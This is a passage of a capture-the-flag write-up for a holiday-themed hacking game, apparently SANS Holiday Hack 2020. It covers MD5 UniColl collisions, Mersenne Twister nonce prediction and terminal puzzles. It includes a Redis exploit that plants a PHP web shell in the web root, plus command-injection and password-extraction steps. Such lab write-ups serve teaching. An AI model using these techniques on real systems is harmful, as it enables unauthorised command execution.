… t.elevator-key.greenlight.redlight.workshop-button.marble.portals   div.cover   button.btn.btnr.powered

Change the data-floor value from ‘r’ to ‘3’, then click on the ‘R’ button on the left.

11) Naughty/Nice List with Blockchain Investigation

In Santa’s Office, Tinsel Upatree provides us with some tips and tools for working with the Naughty/Nice blockchain on Santa’s desk.

The key tool is the `naughty_nice.py` script that defines two Python classes: `Chain()`, and `Block()`, and the methods that implement them. Reading the comments at the beginning of the file, and examining the code of the method `load_a_block()`, provides great information about the individual attributes in a block and how those attributes are stored.

```
def load_a_block(self, fh):
        self.index = int(fh.read(16), 16)
        self.nonce = int(fh.read(16), 16)
        self.pid = int(fh.read(16), 16)
        self.rid = int(fh.read(16), 16)
        self.doc_count = int(fh.read(1), 10)
        self.score = int(fh.read(8), 16)
        self.sign = int(fh.read(1), 10)
        count = self.doc_count
        while(count > 0):
            l_data = {}
            l_data['type'] = int(fh.read(2),16)
            l_data['length'] = int(fh.read(8), 16)
            l_data['data'] = fh.read(l_data['length'])
            self.data.append(l_data)
            count -= 1
        self.month = int(fh.read(2))
        self.day = int(fh.read(2))
        self.hour = int(fh.read(2))
        self.minute = int(fh.read(2))
        self.second = int(fh.read(2))
        self.previous_hash = str(fh.read(32))[2:-1]
        self.hash = str(fh.read(32))[2:-1]
        self.sig = fh.read(344)
        return self
```

Part 1

Here, we are asked to predict the nonce for the block with chain index 130000 given the part of the chain we are provided ends with the block with chain index 129996.

Prof. Qwert Petabyte tells us about how a 64-bit random nonce was added to the beginning of each block as part of the move from Cobol to Python. I suspect these were all done at the same time. In solving the Snowball Game Terminal Challenge, Tangle Coalbox tells us about Tom Liston's talk on Mersenne Twisters and Tangle also points us the Mersenne Twister Predictor tool and Python library.

Putting the above together, this is probably a simple matter of creating a list of nonce values from each block in the chain that we have, and predicting the subsequent four nonce values using the predictor.

Implement the following code as `print_nonce_vals.py`:

```
from Crypto.PublicKey import RSA
from naughty_nice import *

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    chain = Chain(load=True, filename='blockchain.dat')

    for b in chain.blocks:
        print(b.nonce)
```

Then at the command line, run the following:

```
$ python3 print_nonce_vals.py | mt19937predict
Traceback (most recent call last):
 File "/usr/local/bin/mt19937predict", line 26, in <module>
   main()
 File "/usr/local/bin/mt19937predict", line 20, in main
   predictor.setrand_int32(int(next(argf)))
 File "/usr/local/lib/python3.8/dist-packages/mt19937predictor.py", line 58, in
setrand_int32
   assert 0 <= y < 2 ** 32
AssertionError
```

Oh dear! It looks like the command-line predictor is restricted to 32-bit numbers, and the nonce values are 64-bit! Looking again at the github page for the predictor, sample code using the library is provided as follows:

```
import random
from mt19937predictor import MT19937Predictor

predictor = MT19937Predictor()
for _ in range(624):
    x = random.getrandbits(32)
    predictor.setrandbits(x, 32)

assert random.getrandbits(32) == predictor.getrandbits(32)
```

Note the example above involves 32 bit values. I am working with 64-bit values. Since I'm using Python to fetch the nonce values from each block anyway, I can use the library to "feed them" to the predictor as 64-bit values, predict the subsequent 64-bit values then print the hex representation of the value I want. The resulting code is as follows:

```
from Crypto.PublicKey import RSA
from naughty_nice import *
from mt19937predictor import MT19937Predictor

if __name__ == '__main__':
    # Read in the blockchain
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    chain = Chain(load=True, filename='blockchain.dat')

    # We are being asked to predict the nonce for a future block
    target_index = 130000

    # Set-up the predictor with all previous known
    # nonce values. We need 624 for 32-bit numbers. Do we
    # need at least 1248 for 64-bit numbers?
    # Regardless: the more, the *merrier*!
    predictor = MT19937Predictor()
    for b in chain.blocks:
        predictor.setrandbits(b.nonce,64)

    # The first unknown index is the last known index, incremented by one
    first_unknown_index = chain.blocks[len(chain.blocks)-1].index + 1

    # Generate some predictions of nonce values for the indexes in-between
    i = first_unknown_index
    while i < target_index:
        predictor.getrandbits(64)
        i += 1

    # Output the HEX representation of what we want.
    print(hex(predictor.getrandbits(64)))
```

The answer I get is 0x57066318f32f729d.

Part 2

We are given the SHA256 hash value of Jack's altered block. We are then told that changing the values of only 4 bytes will recreate the original version of that block. Tangle Coalbox gives us many hints for this. There's lots of content about MD5 collisions, and some suggestions to look at the document authored by Shinny Upatree as well as the altered block itself. The first question in my mind is what changed? At this point, since the investigation needs to start somewhere, I start with the document.

First, a cursory look at the block using the following python code:

```
from Crypto.PublicKey import RSA
from Crypto.Hash import SHA256
from naughty_nice import *

# Stolen from Block() object's MD5 version of full_hash() method
def compute_sha256_hash(signed_block):
    obj = SHA256.new()
    obj.update(signed_block)
    return obj.hexdigest()

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    chain = Chain(load=True, filename='blockchain.dat')

    target_block_hash =
'58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f'

    for block in chain.blocks:
        this_hash = compute_sha256_hash(block.block_data_signed())
        if this_hash == target_block_hash:
            print(block)
            break
```

The output shows there are 2 documents: a binary "blob" (a,k.a. Binary Large Object), and a PDF file. It's also interesting that Jack has 4294967295 Nice points.

Replacing the `print(block)` line in the above script with the following two lines:

```
block.dump_doc(1)
block.dump_doc(2)
```

creates two files: `129459.bin` and `129459.pdf.` Running the `file` and `strings` commands on the first file suggest the file is "junk" at this point, and the second file appears to be a properly formatted PDF.

Using a PDF viewer, I am shown the following contents:

```
"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."
                                                                          – Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."
                                                                          – The Tooth Fairy
```


```
“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”
                                                                          – Rudolph of the Red Nose

“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”
                                                                          – The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should
undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020
```

Viewing the file with the VIM editor in binary mode shows some interesting content. Here are the first few lines of the file:

```
%PDF-1.3
%%<c1><ce><c7><c5>!

1 0 obj
<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R       0<f9>
ٹW<8e><<aa><e5>^Mx<8f><e7>`<f3>^]d<af><aa>^^<a1><f2><a1>=cu>^Z<a5><bf><80>bO<c3>F<
bf><d6>g<ca><f7>I<95><91><c4>^B^A<ed><ab>^C<b9>ᄐ^\[I<9f><86>><90><85>9‥
99><ad>T<b0>^^s?姤
<89><b9>2<95><ff>Th^CMIy8<e8><f9><b8><cb>:<c3><cf>P<f0>^[2[<9b>^Wtu<95>B+sx<f0>
%<02><ac><85>(^Az<9e>
>>
endobj

2 0 obj
<</Type/Pages/Count 1/Kids[23 0 R]>>
endobj

3 0 obj
<</Type/Pages/Count 1/Kids[15 0 R]>>
endobj

4 0 obj
<</Length 2243/Filter/FlateDecode>>
stream
```

“Go Away Santa”? That’s interesting!

Tangle Coalbox makes a reference to https://github.com/corkami/collisions maintained by Ange Albertini which contains lots of interesting information about the PDF file structure and collisions. One technique described involves merging two documents into one. The PDF structure allows content to essentially remain in the document but never referenced. Here’s a compelling diagram from the page:



There's reference to a script at https://github.com/corkami/collisions/blob/master/scripts/pdf.py which appears to implement a similar technique that Jack probably used to collide two PDFs. The template in the script is as follows:

```
template = """%%PDF-1.4
1 0 obj
<<
  /Type /Catalog
  %% for alignments (comments will be removed by merging or cleaning)
  /MD5_is__ /REALLY_dead_now__
  /Pages 2 0 R
  %% to make sure we don't get rid of the other pages when garbage collecting
  /Fakes 3 0 R
  %% placeholder for UniColl collision blocks
  /0123456789ABCDEF0123456789ABCDEF012
  /0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0
>>
endobj
2 0 obj
<</Type/Pages/Count %(COUNT2)i/Kids[%(KIDS2)s]>>
endobj
3 0 obj
<</Type/Pages/Count %(COUNT1)i/Kids[%(KIDS1)s]>>
endobj
%% overwritten - was a fake page to fool merging
4 0 obj
<< >>
endobj
```

So I see if I can view other content in the PDF. In the PDF file from the altered block, the line

```
<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R
```

appears to be a reference to the "2 0 obj". There are many "objects" in the file, let's start changing that value and see what happens. I start with changing the reference to "3 0 obj" by changing "2 0 R" to "3 0 R". To make the change, I use VIM in binary mode (i.e. '`vim -b`'), cursor to the '2', press the 'r' key, then the '3' key, then save the file.

Reloading the file in the PDF viewer, and the content has totally changed:

```
"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I
don't know what's with him... it's like he's a few stubbies short of a six-pack or somethin'. I don't
think the wombat was actually hurt... but I tell ya, it was more 'n a bit shook up. Then the bloke
climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life
have I seen someone who was that bloody evil..."
                                                      Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show
that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was
appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he
seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo
that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop
to generate this report – because for some reason, my laptop won't connect to the WiFi here. He says
that he's sorry and needs to be "held accountable for his actions." He's even said that I should
```

```
give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me,
that I'll somehow feel obliged to go easier on him. That's not going to happen... I'm WAAAAY
smarter than old Jack.

Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes
in our house back in the North Pole has frozen and water is leaking everywhere. How could that have
happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go
ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a
note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020
```

The above text suggests that Jack should be getting the maximum number of Naughty points rather than nice points. This would imply that the value of `block.sign` should be a 0 rather than a 1.

So to recap, there appear to be two changes that need to be made:

1. The reference in the PDF needs to change from a 2 to a 3 (increment by 1).
2. The sign value of the altered block needs to change from a 1 to a 0 (decrement by 1).

The template in the script at https://github.com/corkami/collisions/blob/master/scripts/pdf.py has a placeholder for UniColl collision blocks. One of Tangle Coalbox's hints was that this kind of change requires a very "**UNI**que has **COLL**ision": Another reference to UniColl. Perhaps the most helpful hint from Tangle:

> *Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.*

The evil game hyperlink is to a slide show about Hash Collision Exploitation by Ange Albertini. Interestingly enough, slides 109 and 110 are particularly relevant when describing the **UNI**corn of a **COLL**ision. Some interesting highlights from the slides overall:

1. We always work in 64-byte blocks.
2. UniColl collisions involve two blocks.
3. When the 10th character of the first block is incremented by 1, the 10th character of the collision block is decremented by 1. It follows that if the first block is decremented by 1, the 10th character of the collision block is incremented by 1.

Using the following Python code, I save the altered block to a file for examination using the xxd command.

```
from Crypto.PublicKey import RSA
from Crypto.Hash import SHA256
from naughty_nice import *

# Stolen from Block() object's MD5 version of full_hash() method
def compute_sha256_hash(signed_block):
     obj = SHA256.new()
     obj.update(signed_block)
     return obj.hexdigest()

if __name__ == '__main__':
     # Read in the blockchain
     with open('official_public.pem', 'rb') as fh:
         official_public_key = RSA.importKey(fh.read())
     chain = Chain(load=True, filename='blockchain.dat')

     # SHA256 hash of altered block
     target_block_hash =
'58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f'

     # The list index of the block in the chain,
     # not the chain index number of the block
     list_index = 0

     # Fetch the altered block in the chain
     for block in chain.blocks:
         this_hash = compute_sha256_hash(block.block_data_signed())
         if this_hash == target_block_hash:
             # Name the block after the chain index
             filename = f"{block.index}.dat"
             # The save_a_block method takes the list index,
             # not the chain index.
             list_index = chain.blocks.index(block)
             # Save the block for further analysis
             chain.save_a_block(list_index, filename)
             print(f"Altered block saved to {filename}")
             break

     if not list_index:
         print("Altered block not found in blockchain.")
```

The xxd command displays each row as 16 bytes, so a 64-byte block is shown in four rows (64 ÷ 16 = 4). So, to examine the first 8 64-byte blocks, we need to look at the first 32 rows since 8 x 4 = 32.

I do this running the command: `xxd 129459.dat | head -32`

```
00000000: 3030 3030 3030 3030 3030 3031 6639 6233  000000000001f9b3
00000010: 6139 3434 3765 3537 3731 6337 3034 6634  a9447e5771c704f4
00000020: 3030 3030 3030 3030 3030 3031 3266 6431  0000000000012fd1
00000030: 3030 3030 3030 3030 3030 3030 3032 3066  000000000000020f
00000040: 3266 6666 6666 6666 6631 6666 3030 3030  2fffffff1ff0000   {
00000050: 3030 3663 ea46 5340 303a 6079 d3df 2762  006c.FS@0:`y..'b  { First block
00000060: be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7  .hF|'.F...N.....  {
00000070: 407f 2a7b 73e1 b759 b8b9 1945 1e37 518d  @.*{s..Y...E.7Q.  {
00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f  "..)o........ 5.  { First
00000090: 2a91 c29d 0348 614d c0bc eef2 bcad d4cc  *....HaM........  { collision
000000a0: 3f25 1ba8 f9fb af17 1a06 df1e 1fd8 6493  ?%............d.  { block
000000b0: 96ab 86f9 d511 8cc8 d820 4b4f fe8d 8f09  ......... KO....  {
000000c0: 3035 3030 3030 3966 3537 2550 4446 2d31  0500009f57%PDF-1
000000d0: 2e33 0a25 25c1 cec7 c521 0a0a 3120 3020  .3.%%....!..1 0
000000e0: 6f62 6a0a 3c3c 2f54 7970 652f 4361 7461  obj.<</Type/Cata
000000f0: 6c6f 672f 5f47 6f5f 4177 6179 2f53 616e  log/_Go_Away/San
00000100: 7461 2f50 6167 6573 2032 2030 2052 2020  ta/Pages 2 0 R    {
00000110: 2020 2020 30f9 d9bf 578e 3caa e50d 788f      0...W.<...x.  { Second
00000120: e760 f31d 64af aa1e a1f2 a13d 6375 3e1a  .`..d......=cu>.  { block
00000130: a5bf 8062 4fc3 46bf d667 caf7 4995 91c4  ...bO.F..g..I...  {
00000140: 0201 edab 03b9 ef95 991c 5b49 9f86 dc85  ..........[I....  { Second
00000150: 3985 9099 ad54 b01e 733f e5a7 a489 b932  9....T..s?.....2  { collision
00000160: 95ff 5468 034d 4979 38e8 f9b8 cb3a c3cf  ..Th.MIy8....:..  { block
00000170: 50f0 1b32 5b9b 1774 7595 422b 7378 f025  P..2[..tu.B+sx.%  {
00000180: 02e1 a9b0 ac85 2801 7a9e 0a3e 3e0a 656e  ......(.z..>>.en
00000190: 646f 626a 0a0a 3220 3020 6f62 6a0a 3c3c  dobj..2 0 obj.<<
000001a0: 2f54 7970 652f 5061 6765 732f 436f 756e  /Type/Pages/Coun
000001b0: 7420 312f 4b69 6473 5b32 3320 3020 525d  t 1/Kids[23 0 R]
000001c0: 3e3e 0a65 6e64 6f62 6a0a 0a33 2030 206f  >>.endobj..3 0 o
000001d0: 626a 0a3c 3c2f 5479 7065 2f50 6167 6573  bj.<</Type/Pages
000001e0: 2f43 6f75 6e74 2031 2f4b 6964 735b 3135  /Count 1/Kids[15
000001f0: 2030 2052 5d3e 3e0a 656e 646f 626a 0a0a   0 R]>>.endobj..
```

The first column indicates the first byte position for that row, in hexadecimal.

Looking again at the code of the `load_a_block()` method in the `naughy_nice.py` script, I see that the first 16 bytes read are for the chain index, then 16 bytes for the nonce, then 16 bytes for the PID, then 16 bytes for the RID, then 1 byte for the document count, 8 bytes for the score, followed by 1 byte for the sign. I am interested in the sign, so that's 16 + 16 + 16 + 16 + 1 + 8 + 1 = 74. Since byte indices start at 0, the sign is at byte position 73 (49 in hexadecimal). This happens to be the 10th position for a 64 byte block starting at byte 64 (40 in hex). The byte is emboldened above. So, this can be the first UniColl collision!

With UniColl, the next 64-byte block is the collision block. The byte in that block that changes in a Unicoll collision is also emboldened. Note that if you continue counting the bytes read in the `load_a_block()` method, the collision block corresponds to that first document in the block which was a BLOB of "junk". That's part of the collision block! So I want to decrement the byte at position 73 (0x49) by 1, and increment the byte at position 137 (0x89) by 1.

Looking further down the xxd output, I see that the ‘2’ that I want to increment to ‘3’ in the PDF document appears at position 265 (hexadecimal 109) in the block. This is the 10th position of row starting at byte 256 (hexadecimal 100). So byte 256 can be the first byte of a block for a second UniColl collision. That’s convenient! It looks like that BLOB document serves two purposes:

1. The collision block for the first UniColl collision.
2. Some padding for the bytes to line-up nicely for the second UniColl collision.

Similar to the first UniColl collision, since the first 64-byte position of the first block is position 256 (hexadecimal 100), the first byte of the collision block is position 320 (hexadecimal 140) because 256 + 64 = 320. Since the byte at position 265 increments by 1, the byte at position 329 (hexadecimal 149) will decrement by 1 since it’s the 10th position in the collision block for the second UniColl collision.

With a solid understanding of the concepts, coding a solution in Python is actually not too difficult. A visual inspection of the xxd output tells me the first UniColl collision starts at block 64 (0x40) and the second UniColl collision starts at block 256 (0x100). All of the other values are relative. So I read in the altered block from the chain into a `bytearray`, modify the values, then compute the SHA256 hash of the block with the values changed. The MD5 hash is computed as changes are made to confirm the collisions are successful.

```
from Crypto.PublicKey import RSA
from Crypto.Hash import MD5,SHA256
from naughty_nice import *

# Stolen from Block() object's MD5 version of full_hash() method
def compute_sha256_hash(signed_block):
    obj = SHA256.new()
    obj.update(signed_block)
    return obj.hexdigest()

# A copy of Block() object's full_hash() method
def compute_md5_hash(signed_block):
    hash_obj = MD5.new()
    hash_obj.update(signed_block)
    return hash_obj.hexdigest()

if __name__ == '__main__':
    # Read in the blockchain
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    chain = Chain(load=True, filename='blockchain.dat')

    # SHA256 hash of altered block
    target_block_hash =
'58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f'
    altered_block = None

    # The starting position of the "subblocks" we want to change
    first_change = 64
    second_change = 256

    # Fetch the altered block in the chain
    for block in chain.blocks:
        this_hash = compute_sha256_hash(block.block_data_signed())
        if this_hash == target_block_hash:
            altered_block = block.block_data_signed()
            break

    hash1 = compute_md5_hash(altered_block)
    print(f"MD5 hash of block as we found it: {hash1}")

    # 'bytes' objects are immutable, so copy to a bytearray that we can modify
    new_block = bytearray(altered_block)
    hash2 = compute_md5_hash(new_block)
    print(f"MD5 hash of the copy we made, without changes: {hash2}")
    assert hash1 == hash2

    # Simple UniColl method
    # Make the changes to the 10th position of each subblock
    # and corresponding collision block then validate

    # First, Jack is supposed to get maximum penalty, so change the sign
    # from 1 to 0.
    new_block[first_change+9] -= 1
    new_block[first_change+64+9] += 1
    hash2 = compute_md5_hash(new_block)
    print(f"MD5 hash of block after first change: {hash2}")
    assert hash1 == hash2

    # Second, change the Catalog pointer in the PDF to the object containing
    # Shinny's true comments about Jack.
    new_block[second_change+9] += 1
    new_block[second_change+64+9] -= 1
    hash2 = compute_md5_hash(new_block)
    print(f"MD5 hash of block after second change: {hash2}")
    assert hash1 == hash2

    # Output what's being asked from question 11b)
    print(f"SHA256 of the block with 4 bytes changed:
{compute_sha256_hash(new_block)}")
```

The output of the command is as follows:

```
MD5 hash of block as we found it: b10b4a6bd373b61f32f4fd3a0cdfbf84
MD5 hash of the copy: b10b4a6bd373b61f32f4fd3a0cdfbf84
MD5 hash of block after first change: b10b4a6bd373b61f32f4fd3a0cdfbf84
MD5 hash of block after second change: b10b4a6bd373b61f32f4fd3a0cdfbf84
The SHA256 hash of our finished product is
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
```

Terminal Challenges

Unescape Tmux

The quick reference at https://tmuxcheatsheet.com/ says we can list all sessions with the command `tmux ls` and attach using `tmux a`.

Running these commands, I found her!

Kringle Kiosk

Here I look for anywhere the application takes input. Menu item #4 asks to type a name, and asks to avoid special characters, so I simply type `J; /bin/bash` to escape to a bash shell.

Redis Bug Hunt

First, look for a local configuration file.

```
$ find / -name redis.conf
/usr/local/etc/redis/redis.conf
/etc/redis/redis.conf
```

Next, look to see if authentication is needed.

```
$ grep -i requirepass /etc/redis/redis.conf /usr/local/etc/redis/redis.conf
/etc/redis/redis.conf:requirepass "R3disp@ss"
grep: /usr/local/etc/redis/redis.conf: Permission denied
```

Next, from the guidance provided at https://book.hacktricks.xyz/pentesting/6379-pentesting-redis, use the `redis-cli` to authenticate and set things up so that I can run arbitrary commands.

```
$ redis-cli
127.0.0.1:6379> AUTH R3disp@ss
OK
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename redis.php
OK
127.0.0.1:6379> set test "<?php system($_REQUEST['cmd']);die;?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> quit
```

Now, a directory listing.

```
curl --output - http://localhost/redis.php?cmd=ls
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime��_used-mem#
 aof-preamble���# #test%index.php
maintenance.php
```

```
redis.php
```

View the contents of `index.php`, need to represent the space with a `%20` or else the webserver mangles the URL.

```
curl --output - http://localhost/redis.php?cmd="cat%20index.php"
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime��_used-mem#
 aof-preamble���# #test%<?php
# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#
echo "Something is wrong with this page! Please use
http://localhost/maintenance.php to se
e if you can figure out what's going on"
?>
```

It was literally a bug!

33.6kbps

I had to be quick with the mouse on this one! First, dial 7568347. Then,

```
baaDEEbrr
ahh
Wewewew
beDURRdun
SCHHRRHHR
```

My lights have been updated!

Linux Primer (POS)

Here is my session for this terminal challenge:

```
elf@382909408e98:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@382909408e98:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@382909408e98:~$ rm munchkin_19315479765589239
elf@382909408e98:~$ pwd
/home/elf
elf@382909408e98:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile
HELP  workshop
elf@382909408e98:~$ history | grep munchkin
```

```
    1  echo munchkin_9394554126440791
    3  grep munchkin munchkin_19315479765589239
    4  rm munchkin_19315479765589239
    7  history | grep munchkin
elf@382909408e98:~$ env | grep munchkin
z_MUNCHKIN=munchkin_20249649541603754
elf@382909408e98:~$ cd workshop/
elf@382909408e98:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@382909408e98:~/workshop$ ls -l lollipop_engine
-r--r--r-- 1 elf elf 5692640 Dec 10 18:19 lollipop_engine
elf@382909408e98:~/workshop$ chmod +x lollipop_engine
elf@382909408e98:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@382909408e98:~/workshop$ cd /home/elf/workshop/electrical;mv blown_fuse0 fuse0
elf@382909408e98:~/workshop/electrical$ ln -s fuse0 fuse1
elf@382909408e98:~/workshop/electrical$ cp fuse1 fuse2
elf@382909408e98:~/workshop/electrical$ echo "MUNCHKIN_REPELLENT" >> fuse2
elf@382909408e98:~/workshop/electrical$ cd /opt/munchkin_den
elf@382909408e98:/opt/munchkin_den$ ls -R | grep -i munchkin
mUnChKin.6253159819943018
elf@382909408e98:/opt/munchkin_den$ find /opt/munchkin_den -user munchkin
/opt/munchkin_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/
niKhCnUm_9528909612014411
elf@382909408e98:/opt/munchkin_den$ find /opt/munchkin_den -size -110k -size +108k
/opt/munchkin_den/plugins/portlet-mocks/src/test/java/org/apache/
m_u_n_c_h_k_i_n_2579728047101724
elf@382909408e98:/opt/munchkin_den$ ps -elf | grep munchkin
4 S elf      19205 19202  0  80   0 - 21079 x64_sy 04:37 pts/2    00:00:00
/usr/bin/python3 /14516_munchkin
0 S elf      20514   193  0  80   0 -  3310 -      04:38 pts/3    00:00:00 grep --
color=auto munchkin
elf@382909408e98:/opt/munchkin_den$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
elf@382909408e98:/opt/munchkin_den$ curl --output - http://127.0.0.1:54321
munchkin.73180338045875elf@382909408e98:/opt/munchkin_den$ kill -9 192205
```

Speaker UNPrep

Door Open

Look to see if the password is stored in the binary.

```
elf@cc33fed9f425 ~ $ strings ./door | grep -i password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is
"Op3nTheD00r"
Beep boop invalid password
```

Lights On

First, see what the program says when running it.

```
elf@cc33fed9f425 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)
You wonder how to turn the lights on? If only you had some kind of hin---
 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!
The terminal just blinks: Welcome back, elf-technician
```

“Select fields decrypted” ? Next, examine the configuration file.

```
elf@cc33fed9f425 ~ $ cd lab/
elf@cc33fed9f425 ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
```

I swap name and password so that the name is encrypted.

```
elf@cc33fed9f425 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

Lights on!

Vending Machine On

First, see what the program says when running it.

```
The elves are hungry!
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...
Loading configuration from: /home/elf/vending-machines.json
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
Welcome, elf-maintenance! It looks like you want to turn the vending machines back
on?
Please enter the vending-machine-back-on code >
```

Next, examine the configuration file.

```
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}
```

Now, remove the configuration file. Re-run, enter name as “bob” and password as 11 ‘A’ characters.

```
{
  "name": "bob",
  "password": "XiGRehmwXiG"
}
```

There's a good hint from Bushy Evergreen about polyalphabetic ciphers and how lookup tables can save the day. I read the site https://crypto.interactive-maths.com/polyalphabetic-substitution-ciphers.html to learn more about these and it looks like this is what I am dealing with. Another thing I noticed is that using 11 'A' characters, there's a pattern in the ciphertext. The 'XiG' repeats. This means I am probably dealing with a Tabula Recta of 8 columns. Character positions 9 and 10 of the password will correspond to columns 1 and 2 of the table. The ciphertext is mixed case, so the number of rows is going to be at least 26 x 2 = 52 rows, potentially 62 rows if the alphabet is alphanumeric. Hopefully I don't need to build a complete Tabula Recta for the entire alphabet to solve this.

To build the Tabula Recta, I will need to delete the configuration file and set an 8 character password of all of one character and repeat this process with different characters to build each row of the table.

Plaintext Letter	**Positional ciphertext mapping**							
	1 / 9	**2 / 10**	**3**	**4**	**5**	**6**	**7**	**8**
A	X	i	G	R	e	h	m	w
B	D	q	T	p	K	v	7	f
C	L	b	n	3	U	P	9	W
D	y	v	0	9	i	u	8	Q
d	O	R	L	d	l	w	W	b
e	w	c	Z	O	A	Y	u	e
n	b	h	E	6	2	X	D	B
0 (zero)	3	e	h	m	9	Z	F	H
a	9	V	b	t	a	c	p	g
s	A	5	P	n	W	S	b	D
S	4	g	C	7	V	y	o	G
y	i	L	5	L	Q	A	M	U
5	d	T	z	A	Y	d	I	d
Z	K	t	g	o	N	i	c	v
z	U	a	r	K	C	T	Z	a
1 (one)	2	r	D	O	5	L	k	I
ciphertext	L	V	E	d	Q	P	p	B
	w	r						
plaintext	C	a	n	d	y	C	a	n
	e	1						

The plaintext password for the vending machine is 'CandyCane1'. Vending machines enabled!!

The Elf Code

Level 1

```
elf.moveTo(lollipop[0])
elf.moveUp(11)
```

Level 2 – Trigger The Yeeter

```
elf.moveTo(lever[0])
var answer = elf.get_lever(0) + 2
elf.pull_lever(answer)
elf.moveLeft(4)
elf.moveUp(11)
```

Level 3 – Move To Loopiness

```
for (var i = 0; i < 3; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveUp(1)
```

Level 4 – Up Down Loopiness

```
for (var i = 0; i < 4; i++) {
  elf.moveUp(11)
  elf.moveLeft(2)
  elf.moveDown(11)
  elf.moveLeft(3)
}
```

Level 5 – Move To Madness

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var data = elf.ask_munch(0)
var answer = data.filter(elem => typeof elem === 'number');
elf.tell_munch(answer)
elf.moveUp(2)
```

Level 6 – Two Paths, Your Choice

Munchkin Path

```
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(munchkin[0])
var data = elf.ask_munch(0)
for (x in data) {
  var val = data[x]
  if (val == 'lollipop') {
    elf.tell_munch(x)
  }
}
elf.moveUp(2)
```

Lever Path

```
for (var i = 0; i < 4; i++) {
